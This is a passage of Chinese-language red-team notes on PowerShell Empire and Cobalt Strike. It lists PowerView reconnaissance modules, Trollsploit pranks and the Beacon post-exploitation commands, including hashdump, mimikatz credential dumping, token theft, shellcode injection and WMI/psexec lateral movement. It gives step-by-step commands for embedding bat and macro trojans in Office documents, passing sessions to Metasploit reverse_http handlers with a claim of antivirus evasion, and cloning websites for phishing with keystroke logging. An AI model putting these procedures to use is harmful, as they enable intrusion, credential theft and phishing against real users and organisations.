situational_awareness/network/powerview/find_gpo_location	获取用户名或组名，并确定其具有通过GPO进行管理访问的计算机
situational_awareness/network/powerview/find_localadmin_access	在当前用户具有“本地管理员”访问权限的本地域上查找计算机
situational_awareness/network/powerview/find_managed_security_group	此功能检索域中的所有安全组
situational_awareness/network/powerview/get_cached_rdpconnection	使用远程注册表功能来查询计算机上“ Windows远程桌面连接客户端”的所有信息
situational_awareness/network/powerview/get_computer	查询当前计算机对象的域
situational_awareness/network/powerview/get_dfs_share	返回给定域的所有容错分布式文件系统的列表
situational_awareness/network/powerview/get_domain_controller	返回当前域或指定域的域控制器
situational_awareness/network/powerview/get_domain_policy	返回给定域或域控制器的默认域或DC策略
situational_awareness/network/powerview/get_domain_trust	返回当前域或指定域的所有域信任
situational_awareness/network/powerview/get_fileserver	返回从用户主目录提取的所有文件服务器的列表
situational_awareness/network/powerview/get_forest	返回有关给定域森林的信息
situational_awareness/network/powerview/get_forest_domain	返回给定林的所有域
situational_awareness/network/powerview/get_gpo	获取域中所有当前GPO的列表
situational_awareness/network/powerview/get_group	获取域中所有当前组的列表

模块名	
situational_awareness/network/powerview/get_group_member	返回给定组的成员
situational_awareness/network/powerview/get_localgroup	返回本地或远程计算机上指定本地组中所有当前用户的列表
situational_awareness/network/powerview/get_loggedon	执行NetWkstaUserEnum Win32API调用以查询主动登录主机的用户
situational_awareness/network/powerview/get_object_acl	返回与特定活动目录对象关联的ACL
situational_awareness/network/powerview/get_ou	获取域中所有当前OU的列表
situational_awareness/network/powerview/get_rdp_session	在给定的RDP远程服务中查询活动会话和原始IP
situational_awareness/network/powerview/get_session	执行NetSessionEnum Win32API调用以查询主机上的活动会话
situational_awareness/network/powerview/get_site	获取域中所有当前站点的列表
situational_awareness/network/powerview/get_subnet	获取域中所有当前子网的列表
situational_awareness/network/powerview/get_user	查询给定用户或指定域中用户的信息
situational_awareness/network/powerview/map_domain_trust	使用.CSV输出映射所有可访问的域信任
situational_awareness/network/powerview/process_hunter	查询远程机器的进程列表
situational_awareness/network/powerview/set_ad_object	使用SID，名称或SamAccountName来查询指定的域对象
situational_awareness/network/powerview/share_finder	在域中的计算机上查找共享
situational_awareness/network/powerview/user_hunter	查找指定组的用户登录的机器

Trollsploit（恶作剧）

模块名	功能
trollsploit/get_schwifty	播放Schwifty视频，同时把计算机音量设置最大
trollsploit/message	发送一个消息框
trollsploit/process_killer	终止以特定名称开头的任何进程
trollsploit/rick_ascii	生成一个新的powershell.exe进程运行Lee Holmes' ASCII Rick Roll
trollsploit/rick_astley	运行SadProcessor's beeping rickroll
trollsploit/thunderstruck	播放Thunderstruck视频，同时把计算机音量设置最大
trollsploit/voicetroll	通过目标上的合成语音朗读文本
trollsploit/wallpaper	将.jpg图片上传到目标机器并将其设置为桌面壁纸
trollsploit/wlmdr	在任务栏中显示气球提示

Empire Word

```
>usestager windows/launcher_bat生成bat木马，设置Listener
Word/Excel->插入->对象->由文件创建，选择bat，显示为图标，修改图标
Macro
>usestager windows/macro 设置Listener
Word/Excel->试图->宏->创建，复制macro进去
```

Empire派生Cobalt Strike和MSF

派生MSF

```
可绕过杀软
Empire
>usemodule code_execution/invoke_shellcode
>set Lhost 192.168.0.1
>set Lport 4444
>set Payload reverse_http
MSF
>use exploit/multi/handler
>set payloadwindows/meterpreter/reverse_http
>set Lhost 192.168.31.247
>set lport 4444
>run
或Empire
>usemodule code_execution/invoke_metasploitpayload
>set URL http://SRVHOST:SRVPORT
MSF
```

```
#use exploit/multi/script/web_delivery
#set payload windows/x64/meterpreter/reverse_tcp
设置SRVHOST SRVPORT
```

派生Cobalt Strike

```
创建监听器/windows/beacon_http/reverse_http 设置端口和主机
Empire
>usemodule code_execution/invoke_shellcode
>set Lhost 192.168.0.1
>set Lport 4444
>set Payload reverse_http
```

Cobalt Strike

安装

```
需要JDK环境
>tar -xzvf jdk-8u191-linux-x64.tar.gz
```

部署TeamServer

```
>./teamserver 192.168.0.107 123456
格式是外网IP和密码
```


模块

```
New Connection：新建连接
Preferences：设置外观
Visualization：查看主机的不同形式
VPN Interfaces： VPN接口
Listeners：监听器
Script Interfaces：查看和加载CNA脚本
Close：关闭CS
```

连接

监听器


```
创建
Cobalt Strike -> Listeners点击Add
```




```
Beacon为CS内部监听器。
Foreign一般与MSF结合使用。
系统架构的支持
```

Payload	x86	x64	Notes
windows/beacon_dns/reverse_dns_txt	yes	no	
windows/beacon_dns/reverse_http	yes	yes	
windows/beacon_http/reverse_http	yes	yes	
windows/beacon_https/reverse_https	yes	yes	
windows/beacon_smb/bind_pipe	yes	yes	x64 for localh
windows/foreign/reverse_http	yes	no	
windows/foreign/reverse_https	yes	no	
windows/foreign/reverse_tcp	yes	no	

攻击模块



|名称 |功能 | | ---------- | ---------- | |HTML Application |基于powershell的.hta格式的HTML Application木马，分为可执行文件、PowerShell、VBA三种方法 | |MS Office Macro |office宏病毒文件 | |Payload Generator |基于C、C#、COM Scriptlet、Java、Perl、PowerShell、Python、Ruby、VBA等语言的payload | |USB/CD AutoPlay |利用USB/CD自动播放运行的木马 | |Windows Dropper |捆绑器 | |Windows Executable |生成32位或64位的exe和基于服务的可执行文件、DLL等后门 | |Windows Executable(S) |生成可执行文件，支持powershell脚本，提供代理功能 |

```
Web Drive-by基于WEB的攻击模块
```


名称	功能
Manage	管理开启的模块
Clone Site	克隆网站
Host File	提供文件下载
Scripted Web Delivery	基于Web的攻击Payload
Signed Applet Attack	运行java自签名的攻击模块
Smart Applet Attack	自动检测Java版本并利用已知的exploits攻击
System Profiler	信息探测模块

视图模块


Applications	显示靶机应用信息
Credentials	显示密码(hashdump和mimikatz获取的)
Downloads	下载文件
Event Log	事件日志
Keystrokes	键盘记录
Proxy Pivots	代理信息
Screenshots	屏幕截图

Applications	显示靶机应用信息
Script Console	加载脚本
Targets	查看目标
Web Log	查看web日志

创建powershell脚本




复制脚本到目标机执行即可上线.




交互

右键目标机Interact进入交互模式
Access
Dump hashes 获取密码
Elevate 提权
Golden Ticket 黄金票据注入会话
Make token 制作令牌
Run Mimikatz 运行mimikatz
Spawn As 以靶机其他用户权限生成会话
Explore
Browser Pivot 劫持浏览器
Desktop(VNC) 远程VNC
File Browser 文件管理
Net View 执行命令net view
Port scan 端口扫描
Process list 进程列表

Screenshot 截图
Pivoting
SOCKS Server 代理
Listener 已获权限的机器当作监听器(反向端口转发)
Deploy VPN 部署VPN
Spawn
派生会话：联动MSF或Armitage
右键执行mimikatz即可获取hash及明文密码



视图->凭证信息列出密码，类似empire的creds命令



Beacon

argue	进程参数欺骗
blockdlls	阻止子进程加载非Microsoft DLL
browserpivot	注入受害者浏览器进程
bypassuac	绕过UAC提升权限
cancel	取消正在进行的下载
cd	切换目录
checkin	强制让被控端回连一次
clear	清除beacon内部的任务队列
connect	Connect to a Beacon peer over TCP
covertvpn	部署Covert VPN客户端
cp	复制文件
dcsync	从DC中提取密码哈希
desktop	远程桌面(VNC)
dllinject	反射DLL注入进程
dllload	使用LoadLibrary将DLL加载到进程中
download	下载文件
downloads	列出正在进行的文件下载
drives	列出目标盘符
elevate	使用exp
execute	在目标上执行程序(无输出)
execute-assembly	在目标上内存中执行本地.NET程序
exit	终止beacon会话
getprivs	Enable system **privileges on current** token
getsystem	尝试获取SYSTEM权限
getuid	获取用户ID
hashdump	转储密码哈希值
help	帮助
inject	在注入进程生成会话
jobkill	结束一个后台任务
jobs	列出后台任务
kerberos_ccache_use	从ccache文件中导入票据应用于此会话
kerberos_ticket_purge	清除当前会话的票据
kerberos_ticket_use	Apply 从ticket文件中导入票据应用于此会话
keylogger	键盘记录
kill	结束进程
link	**Connect to** a Beacon peer over a named pipe
logonpasswords	使用mimikatz转储凭据和哈希值
ls	列出文件
make_token	创建令牌以传递凭据

```
mimikatz                运行mimikatz
mkdir                   创建一个目录
mode dns                使用DNS A作为通信通道(仅限DNS beacon)
mode dns-txt            使用DNS TXT作为通信通道(仅限D beacon)
mode dns6               使用DNS AAAA作为通信通道(仅限DNS beacon)
mode http               使用HTTP作为通信通道
mv                      移动文件
net                     net命令
note                    备注
portscan                进行端口扫描
powerpick               通过Unmanaged PowerShell执行命令
powershell              通过powershell.exe执行命令
powershell-import       导入powershell脚本
ppid                    Set parent PID for spawned post-ex jobs
ps                      显示进程列表
psexec                  Use a service to spawn a session on a host
psexec_psh              Use PowerShell to spawn a session on a host
psinject                在特定进程中执行PowerShell命令
pth                     使用Mimikatz进行传递哈希
pwd                     当前目录位置
reg                     Query the registry
rev2self                恢复原始令牌
rm                      删除文件或文件夹
rportfwd                端口转发
run                     在目标上执行程序(返回输出)
runas                   以其他用户权限执行程序
runasadmin              在高权限下执行程序
runu                    Execute a program under another PID
screenshot              屏幕截图
setenv                  设置环境变量
shell                   执行cmd命令
shinject                将shellcode注入进程
shspawn                 启动一个进程并将shellcode注入其中
sleep                   设置睡眠延迟时间
socks                   启动SOCKS4代理
socks stop              停止SOCKS4
spawn                   Spawn a session
spawnas                 Spawn a session as another user
spawnto                 Set executable to spawn processes into
spawnu                  Spawn a session under another PID
ssh                     使用ssh连接远程主机
ssh-key                 使用密钥连接远程主机
steal_token             从进程中窃取令牌
timestomp               将一个文件的时间戳应用到另一个文件
unlink                  Disconnect from parent Beacon
upload                  上传文件
wdigest                 使用mimikatz转储明文凭据
winrm                   使用WinRM横向渗透
wmi                     使用WMI横向渗透
执行命令，在beacon模式下键入shell+命令
```


```
beacon> shell net view /domain
[*] Tasked beacon to run: net view /domain
[+] host called home, sent: 47 bytes
[+] received output:
Domain

---------------------------------------------------------------
ZONE
命令成功完成。
```

```
>sleep 0 交互模式，立刻执行命令
注入DLL到某个进程
>dllload [pid] [c:\path\to\file.dll] DLL需在目标上
>kerberos_ticket_purge 清除票据
>kerberos_ccache_use    [/path/to/file.ccache]  从ccache文件导入票据
>kerberos_ticket_use [/path/to/file.ccache] 从ticket文件导入票据
>kill pid 结束进程
>timestomp [fileA]    [fileB] 修改文件时间戳
>getuid     获取当前用户
>steal_token [pid] 窃取进程ID
>rev2self 恢复原始令牌
>powershell-import    [/path/to/local/script.ps1] 导入PS模块
>shinject [pid] <x86|x64> [/path/to/my.bin] 向进程注入shellcode
>socks    port在指定端口开启代理
```

```
>socks stop停止代理
>rportfwd [bind port]    [forward host]    [forward port]开启端口转发
```


克隆网站


```
Attacks -> Web Drive-by -> System Profiler
Redirect url设置为目标站，登录成功会挑战到真实网站
钓鱼攻击->克隆网站
克隆地址写入要克隆的网站
Attack选择刚刚收集信息的网站
Web日志界面可记录键盘
```




攻击->钓鱼攻击管理->web服务管理中，可**kill**掉刚刚的任务

office宏









钓鱼邮件

新克隆一个网站

